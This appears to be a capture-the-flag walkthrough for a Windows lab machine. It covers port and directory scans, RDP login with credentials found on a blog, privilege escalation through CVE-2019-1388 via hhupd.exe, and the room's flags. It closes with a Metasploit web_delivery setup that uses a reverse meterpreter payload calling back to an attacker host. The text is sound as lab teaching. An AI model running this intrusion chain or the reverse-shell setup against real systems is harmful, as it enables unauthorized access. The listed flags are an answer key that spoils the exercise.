Task 2 Activate Forward Scanners and Launch Proton Torpedoes

nmap -sCV -Pn -oA inittial <ip>

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sCV -Pn -oA inittial 10.10.229.57
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-30 04:31 EDT
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.10.229.57
Host is up (0.20s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=RetroWeb
| Not valid before: 2023-06-29T08:24:43
|_Not valid after:  2023-12-29T08:24:43
| rdp-ntlm-info:
|   Target_Name: RETROWEB
|   NetBIOS_Domain_Name: RETROWEB
|   NetBIOS_Computer_Name: RETROWEB
|   DNS_Domain_Name: RetroWeb
|   DNS_Computer_Name: RetroWeb
|   Product_Version: 10.0.14393
|_  System_Time: 2023-06-30T08:32:38+00:00
|_ssl-date: 2023-06-30T08:32:43+00:00; +49s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 48s, deviation: 0s, median: 47s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.99 seconds
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV -Pn 10.10.229.57
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-30 04:33 EDT
Nmap scan report for 10.10.229.57
Host is up (0.21s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: RETROWEB
|   NetBIOS_Domain_Name: RETROWEB
|   NetBIOS_Computer_Name: RETROWEB
|   DNS_Domain_Name: RetroWeb
|   DNS_Computer_Name: RetroWeb
|   Product_Version: 10.0.14393
|_  System_Time: 2023-06-30T08:34:28+00:00
| ssl-cert: Subject: commonName=RetroWeb
| Not valid before: 2023-06-29T08:24:43
|_Not valid after:  2023-12-29T08:24:43
|_ssl-date: 2023-06-30T08:34:32+00:00; +48s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 48s, deviation: 0s, median: 47s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.93 seconds
```

How many ports are open on our target system?

➔ 2

Looks like there's a web server running, what is the title of the page we discover when browsing to it?


➔ IIS Windows Server

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.10.229.57 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.229.57
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/06/30 04:38:29 Starting gobuster in directory enumeration mode
===============================================================
/retro               (Status: 301) [Size: 149] [--> http://10.10.229.57/retro/]
Progress: 7718 / 220561 (3.50%)
```

```
┌──(root㉿kali)-[/home/kali]
└─# wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.229.57/FUZZ/ -c --sc 301,200
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.229.57/FUZZ/
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        31 L     55 W       703 Ch      "# directory-list-2.3-medium.txt"
000000003:   200        31 L     55 W       703 Ch      "# Copyright 2007 James Fisher"
000000007:   200        31 L     55 W       703 Ch      "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000014:   200        31 L     55 W       703 Ch      "http://10.10.229.57//"
000000013:   200        31 L     55 W       703 Ch      "#"
000000012:   200        31 L     55 W       703 Ch      "# on atleast 2 different hosts"
000000002:   200        31 L     55 W       703 Ch      "#"
000000006:   200        31 L     55 W       703 Ch      "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000010:   200        31 L     55 W       703 Ch      "#"
000000008:   200        31 L     55 W       703 Ch      "# or send a letter to Creative Commons, 171 Second Street,"
000000004:   200        31 L     55 W       703 Ch      "#"
000000011:   200        31 L     55 W       703 Ch      "# Priority ordered case sensative list, where entries were found"
000000005:   200        31 L     55 W       703 Ch      "# This work is licensed under the Creative Commons"
000000009:   200        31 L     55 W       703 Ch      "# Suite 300, San Francisco, California, 94105, USA."
000004975:   200        545 L    2796 W     30386 Ch    "retro"
```


Interesting, let's see if there's anything else on this web server by fuzzing it. What hidden directory do we discover?

➔ /retro




Navigate to our discovered hidden directory, what potential username do we discover?

➔ Wade



Crawling through the posts, it seems like our user has had some difficulties logging in recently. What possible password do we discover?


➔ Parzival



Log into the machine via Microsoft Remote Desktop (MSRDP) and read user.txt. What are it's contents?

➔ THM{HACK_PLAYER_ONE}

Task 3 Breaching the Control Room





When enumerating a machine, it's often useful to look at what the user was last doing. Look around the machine and see if you can find the CVE which was researched on this server. What CVE was it?


➔ CVE-2019-1388


Looks like an executable file is necessary for exploitation of this vulnerability and the user didn't really clean up very well after testing it. What is the name of this executable?

➔ Hhupd



User Account Control
Do you want to allow this app to make changes to your device?
HTML Help ActiveX Control
Verified publisher: Microsoft Corporation
File origin: Hard drive on this computer
Show more details
To continue, enter an admin user name and password.
Administrator
Password
RETROWEB\Administrator
Yes
No


User Account Control
Do you want to allow this app to make changes to your device?
HTML Help ActiveX Control
Verified publisher: Microsoft Corporation
File origin: Hard drive on this computer
Program location: "C:\Users\Wade\Desktop\hhupd.exe"
Show information about the publisher's certificate
Hide details
To continue, enter an admin user name and password.
Administrator
Password
RETROWEB\Administrator
Yes
No


Microsoft Corporation
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures software came from software publisher
• Protects software from alteration after publication
Issued to: Microsoft Corporation
Issued by: VeriSign Commercial Software Publishers CA
Valid from 3/18/1999 to 4/16/2000
Issuer Statement
OK


Save Webpage
Desktop
Search Desktop
Organize
New folder
Quick access
SYSTEM
This PC
Libraries
be displayed
This page can't be displa
ayed
Location is not available
C:\Windows\system32\config\systemprofile\Desktop is unavailable. If the location is on this PC, make sure the device or drive is connected or the disc is inserted, and then try again. If the location is on a network, make sure you're connected to the network or Internet, and then try again. If the location still can't be found, it might have been moved or deleted.
OK
File name:
Save as type:
Web Archive, sin
Hide Folders
Encoding:
Unicode (UTF-8)
Save
Cancel

Research vulnerability and how to exploit it. Exploit it now to gain an elevated terminal!



Now that we've spawned a terminal, let's go ahead and run the command 'whoami'. What is the output of running this?

➔ nt authority\system

```
C:\>cd Users

C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is 7443-948C

 Directory of C:\Users

12/08/2019  05:33 PM    <DIR>          .
12/08/2019  05:33 PM    <DIR>          ..
05/22/2020  02:51 PM    <DIR>          Administrator
09/12/2016  04:37 AM    <DIR>          Public
12/02/2020  02:05 PM    <DIR>          Wade
               0 File(s)              0 bytes
               5 Dir(s)  31,301,562,368 bytes free

C:\Users>cd Administrator

C:\Users\Administrator>cd Desktop

C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 7443-948C

 Directory of C:\Users\Administrator\Desktop

05/22/2020  02:51 PM    <DIR>          .
05/22/2020  02:51 PM    <DIR>          ..
04/23/2020  10:34 AM                31 root.txt
               1 File(s)             31 bytes
               2 Dir(s)  31,301,562,368 bytes free

C:\Users\Administrator\Desktop>_
```

```
C:\Users\Administrator\Desktop>type root.txt
THM{COIN_OPERATED_EXPLOITATION}
C:\Users\Administrator\Desktop>more root.txt
THM{COIN_OPERATED_EXPLOITATION}
```

Now that we've confirmed that we have an elevated prompt, read the contents of root.txt on the Administrator's desktop. What are the contents? Keep your terminal up after exploitation so we can use it in task four!

➔ THM{COIN_OPERATED_EXPLOITATION}

Task 4 Adoption into the Collective

```
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) >
```

Return to your attacker machine for this next bit. Since we know our victim machine is running Windows Defender, let's go ahead and try a different method of payload delivery! For this, we'll be using the script web delivery exploit within Metasploit. Launch Metasploit now and select 'exploit/multi/script/web_delivery' for use.

```
msf6 exploit(multi/script/web_delivery) > options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address o
                                       n the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python



View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/script/web_delivery) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Python
   1   PHP
   2   PSH
   3   Regsvr32
   4   pubprn
   5   SyncAppvPublishingServer
   6   PSH (Binary)
   7   Linux
   8   Mac OS X
```

First, let's set the target to PSH (PowerShell). Which target number is PSH?

➔ 2

```
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set target 2
target ⇒ 2
msf6 exploit(multi/script/web_delivery) > set LHOST 10.18.52.203
LHOST ⇒ 10.18.52.203
msf6 exploit(multi/script/web_delivery) > set LPORT 80
LPORT ⇒ 80
msf6 exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_http
payload ⇒ windows/meterpreter/reverse_http
```

